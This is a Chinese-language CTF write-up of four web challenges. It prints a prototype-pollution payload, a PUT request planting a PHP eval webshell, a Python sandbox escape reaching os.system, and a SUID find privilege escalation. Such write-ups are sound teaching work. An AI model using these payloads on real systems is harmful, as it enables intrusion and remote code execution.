miniL CTF WriteUp

队伍:f4_N3
fifker(web)
E=hν(misc)
akzdj(pwn)

web

1.GuessOneGuess


半个非预期了
根据附件源代码

```
if (totalScore > 1.7976931348623157e308) {
  message += `\n🏴 ${FLAG}`;
  showFlag = true;
}


socket.on('punishment-response', (data) => {
  totalScore -= data.score;
});
```

可以看到一个获得flag和惩罚的逻辑。
在输入错误第99次后，在控制台输入以下代码，把分数调整为-1.8e308。
(其实是因为这里js数字没办法这么大，想要超过e308只能通过无限，这里输入的不是一个数值，而是字符串，不过和预期解原理是一样的)

```
document.getElementById("score-display").textContent = "-1.8e308";
```

随后输入错误最后1次，通过"totalScore -= data.score"，分数被调整为1.8e308。（但是无法显示）



最后再做出一次正确的数字，触发获得flag的逻辑。

2.Clickclick

源代码审计后发现，点击10000次后会显示一行js代码：

```
if ( req.body.point.amount == 0 || req.body.point.amount == null) { delete req.body.point.amou
```


并且每50次会通过update-amount路由，上传一个json文件来确定你的点击次数。
一开始想的是用0的字符串

```
{
  "type": "set",
  "point": {
    "amount": "0"
  }
}
```


回显"OK"，看起来不可行。
试了试原型链污染

```
{
  "type": "set",
  "point": {
    "amount": 0,
    "__proto__": {
      "amount": 9999999
    }
  }
}
```

获得flag。



3.Miniup



dirsearch扫描发现/etc/passwd，想到文件穿越，尝试阅读

```
document.getElementById('filename').value = '/etc/passwd';

document.getElementById('viewForm').dispatchEvent(new Event('submit'));
```

发现可以阅读文件后直接阅读源代码**index.php**
network获得回显并base64解码获得源代码。
代码审计

```
$file_content = @file_get_contents($filename, false, @stream_context_create($_POST['options']));
```

```
<?php
$context_options = array (
        'http' => array (
            'method' => 'POST',
            'header'=> "Content-type: application/x-www-form-urlencoded\r\n"
                . "Content-Length: " . strlen($data) . "\r\n",
            'content' => $data
            )
        );
?>
```

发现这个option是可以随意可控的，直接通过数组构造payload。

```
Connection: close

------WebKitFormBoundaryOpWoQfge0E1qMDDX
Content-Disposition: form-data; name="action"

view
------WebKitFormBoundaryOpWoQfge0E1qMDDX
Content-Disposition: form-data; name="filename"

http://127.0.0.1:5000/%73%68%65%6c%6c%35%32%30%2e%70%68%70
------WebKitFormBoundaryOpWoQfge0E1qMDDX
Content-Disposition: form-data; name="options[http][method]"

PUT
------WebKitFormBoundaryOpWoQfge0E1qMDDX
Content-Disposition: form-data; name="options[http][header]"

Content-Type: image/jpeg
------WebKitFormBoundaryOpWoQfge0E1qMDDX
Content-Disposition: form-data; name="options[http][content]"

<?php @eval($_GET['520']); ?>
------WebKitFormBoundaryOpWoQfge0E1qMDDX--
```

```
HTTP/1.1 200 OK
Date: Mon, 05 May 2025 12:38:17 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/5.6.40
Vary: Accept-Encoding
Content-Length: 73
Connection: close
Content-Type: text/html; charset=UTF-8

{"success":true,"is_image":true,"base64_data":"data:image\/jpeg;base64,"}
```

上传成功!

根目录没有看到东西，看看环境变量。


```
PHP_EXTRA_CONFIGURE_ARGS=--with-apxs2 --disable-cgi KUBERNETES_PORT=tcp://10.43.0.1:443 KUBERNETES_SERVICE_PORT=443
APACHE_CONFDIR=/etc/apache2 HOSTNAME=ret2shell-824-7403-1746447249 PHP_INI_DIR=/usr/local/etc/php SHLVL=0
PHP_EXTRA_BUILD_DEPS=apache2-dev PHP_LDFLAGS=-Wl,-O1 -Wl,--hash-style=both -pie APACHE_RUN_DIR=/var/run/apache2
PHP_CFLAGS=-fstack-protector-strong -fpic -fpie -O2 PHP_MD5= PHP_VERSION=5.6.40
APACHE_PID_FILE=/var/run/apache2/apache2.pid GPG_KEYS=0BD78B5F97500D450838F95DFE857D9A90D90EC1
6E4F6AB321FDC07F2C332E3AC2BF0BC433CFC8B3 PHP_ASC_URL=https://secure.php.net/get/php-5.6.40.tar.xz.asc/from/this/mirror
PHP_CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2 PHP_URL=https://secure.php.net/get/php-5.6.40.tar.xz/from/this/mirror
KUBERNETES_PORT_443_TCP_ADDR=10.43.0.1 PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
KUBERNETES_PORT_443_TCP_PORT=443 APACHE_LOCK_DIR=/var/lock/apache2 KUBERNETES_PORT_443_TCP_PROTO=tcp LANG=C
APACHE_RUN_GROUP=www-data APACHE_RUN_USER=www-data APACHE_LOG_DIR=/var/log/apache2
KUBERNETES_SERVICE_PORT_HTTPS=443 KUBERNETES_PORT_443_TCP=tcp://10.43.0.1:443 PHPIZE_DEPS=autoconf dpkg-dev file
g++ gcc libc-dev make pkg-config re2c PWD=/var/www/html KUBERNETES_SERVICE_HOST=10.43.0.1
PHP_SHA256=1369a51eee3995d7fbd1c5342e5cc917760e276d561595b6052b21ace2656d1c
APACHE_ENVVARS=/etc/apache2/envvars FLAG=miniLCTF{W0W-IT5_N0T_s3lf-d3VEl0pED-4nd_Ha5_vuLnEr46l11ties!0}
```

获得flag!

最后：这题真的坐牢了好久好久，第一天晚上就拿到源代码了，一直卡在PUT上传这个地方不知道怎么办。

4.PyBox(fifker & E=hν)

白盒，一开始还以为是友善的()
审计代码，首先这里过滤了很多字符，并且对输出长度做了限制：

```
badchars = "\"'|&`+-*/()[]{}_."
@app.route('/execute',methods=['POST'])
def execute():
    text = request.form['text']
    for char in badchars:
        if char in text:
            return Response("Error", status=400)
    output=safe_exec(CODE.format(text))
    if len(output)>5:
        return Response("Error", status=400)
```

可以知道需要POST /execute发送text=xxx的表单格式才能执行
注意到这一行：

```
output=safe_exec(CODE.format(text))
```

`safe_exec` 函数中有一行代码，把unicode escape转义字符转换为对应的原字符

```
def safe_exec(code: str, timeout=1):
    code = code.encode().decode('unicode_escape')
```

所以可以把所有代码编码为 `\x` +2位16进制数的格式来绕过限制，并且在safe_exec执行代码时都会解析成原来的字符
code部分包含了一个audithook审计，以及print函数，输入的代码通过format函数会直接插入到print函数的占位符

```
CODE = """
def my_audit_checker(event,args):
    allowed_events = ["import", "time.sleep", "builtins.input", "builtins.input/result"]
    if not list(filter(lambda x: event == x, allowed_events)):
        raise Exception
    if len(args) > 0:
        raise Exception

addaudithook(my_audit_checker)
print("{}")

"""
```

所以我们借鉴一下sql注入的思想，构造 `text=");<python code>;#` 就能够执行中间的代码，并且可以通过Unicode编码来实现输入换行符，缩进等等，来执行多行代码。
接下来就要开始绕过audithook了，参考了dummykitty的博客，惊奇地发现内置函数什么的是可以直接篡改的，判断条件里有一个list函数，我们可以修改它：

代码中设置了一个safe builtins把原本的builtins给限制了，我们可以想到往上去获取原生的builtins。但是在code之外的ast，限制访问了一堆属性，为了解决这个问题，找到了两函数：

过滤属性名

getattr

```
getattr(object, name[, default])
```

```
>>> getattr({},'__class__')
<class 'dict'>
>>> getattr(os,'system')
<built-in function system>
>>> getattr(os,'system')('cat /etc/passwd')
root:x:0:0:root:/root:/usr/bin/zsh
>>> getattr(os,'system111',os.system)('cat /etc/passwd')
root:x:0:0:root:/root:/usr/bin/zsh
```

__getattribute__

```
class MyClass:
    def __getattribute__(self, name):
```

ast限制是字符串层面的，__getattribute__函数可以动态获取属性，绕过ast限制。

`__getattribute__` 可以绕过字符串黑名单

假设安全机制禁止 `"os.system"` 这样的字符串：

python 复制 下载

```python
# 直接调用会被拦截
os.system("calc")  # 被 AST/黑名单检测到
```

但 `__getattribute__` 可以 **动态构造属性访问**：

python 复制 下载

```python
# 动态获取属性，绕过字符串检查
getattr(os, "s" + "ystem")("calc")  # 可能绕过简单检查
```

python 复制 下载

```python
# 使用 __getattribute__ 完全避开字符串
os.__getattribute__("system")("calc")  # 更难检测
```

通过这个函数，我们可以向ai获得一个大概思路（不过ai非常不靠谱，错误百出）：

2. 利用 `__getattribute__` 的逃逸方法

步骤 1：获取对象的类

python 复制 下载

```python
a = "".__getattribute__("__class__")  # 等价于 a = str
```

- 虽然 `__class__` 被禁止直接访问，但通过字符串 `"__class__"` 作为参数传递，可以绕过 AST 检查。

步骤 2：获取基类（`object`）

python 复制 下载

```python
b = a.__getattribute__("__base__")  # 等价于 b = object
```

- `__base__` 在 `forbidden_attrs` 中，但通过 `__getattribute__` 动态访问可绕过。

步骤 3：获取所有子类

python 复制 下载

```python
subclasses = b.__getattribute__("__subclasses__")()  # 获取 object 的子类
```

- 即使 `__subclasses__` 被禁止直接调用，动态访问仍可行。

步骤 4：找到危险子类（如 `os._wrap_close`）

python 复制 下载

```python
for cls in subclasses:
    if "_wrap_close" in cls.__name__:
        os = cls.__init__.__globals__["os"]
        os.system("ls")  # 执行命令
```

```
#核心代码
[ x.__init__.__globals__ for x in ''.__class__.__base__.__subclasses__() if x.__name__=='_wrap_
```

这里的 `__getattribute__` 函数必须得是Object类的，否则会报错。


`__getattribute__` 函数实际上有两个参数，但是第一个默认是self所以使用的时候省略了，实际上可以把self替换成别的变量来访问对应的属性

我们先通过 `''.__class__` 获取 `<class 'str'>` ，再通过string类的 `__init__` 函数得到Nonetype类（？），就可以用他的getattribute函数来访问之前那些属性了。

所以我们只需要遍历寻找 `_wrap_close` 就行了

整体代码如下：

```
1");__builtins__['len']=lambda x:0;__builtins__['list']=lambda x:['builtins.input','builtins.input/result','exec','compile','os.system'];
a=";cls=a.__getattribute__('__class__');base=cls.__init__(a).__getattribute__('__class__').__getattribute__(cls,'__base__');subs=base.__getattribute__(base,'__subclasses__')();
for c in subs:
    if '_wrap_close' in c.__name__:
        print(c.__init__.__getattribute__('__globals__')['system']('calc'));#
```



终于弹出计算器了！getshell。


但是getshell后并非一帆风顺，首先读文件就是一个很大的问题，因为我们发现输出结果全会回显到服务器终端，压根看不到。

因此我们想到把结果写入一个txt文件中，然后一点一点读出来。


```
");__builtins__['len']=lambda x:0;__builtins__['list']=lambda x:['builtins.input','builtins.inpu
for c in subs:
    if '_wrap_close' in c.__name__:
        g=c.__init__.__getattribute__('__globals__');
        f=g['system']('ls / > 1.txt');
        f=g['__builtins__']['open']('1.txt').read();
        print('f[0:3]')#
```

突然想到我们都有写入的权限了，为什么不直接创建一个静态目录呢。

```
mkdir static
ls /-la > static/ls.txt
```



看到了一个bash文件和flag文件，用相同的方法把flag读入static/flag.txt，发现一片空白，因此被迫去看看entrypoint.sh。



到大门口了还缺把钥匙呢，root用户才有资格读flag文件，但是给了/usr/bin/find，可以轻而易举想到suid find提权。


```
r'/usr/bin/find.-exec cat /m1n1FL@G> static/flag.txt \;
```

获得flag。

misc

1.1麦霸评分(E=hν)

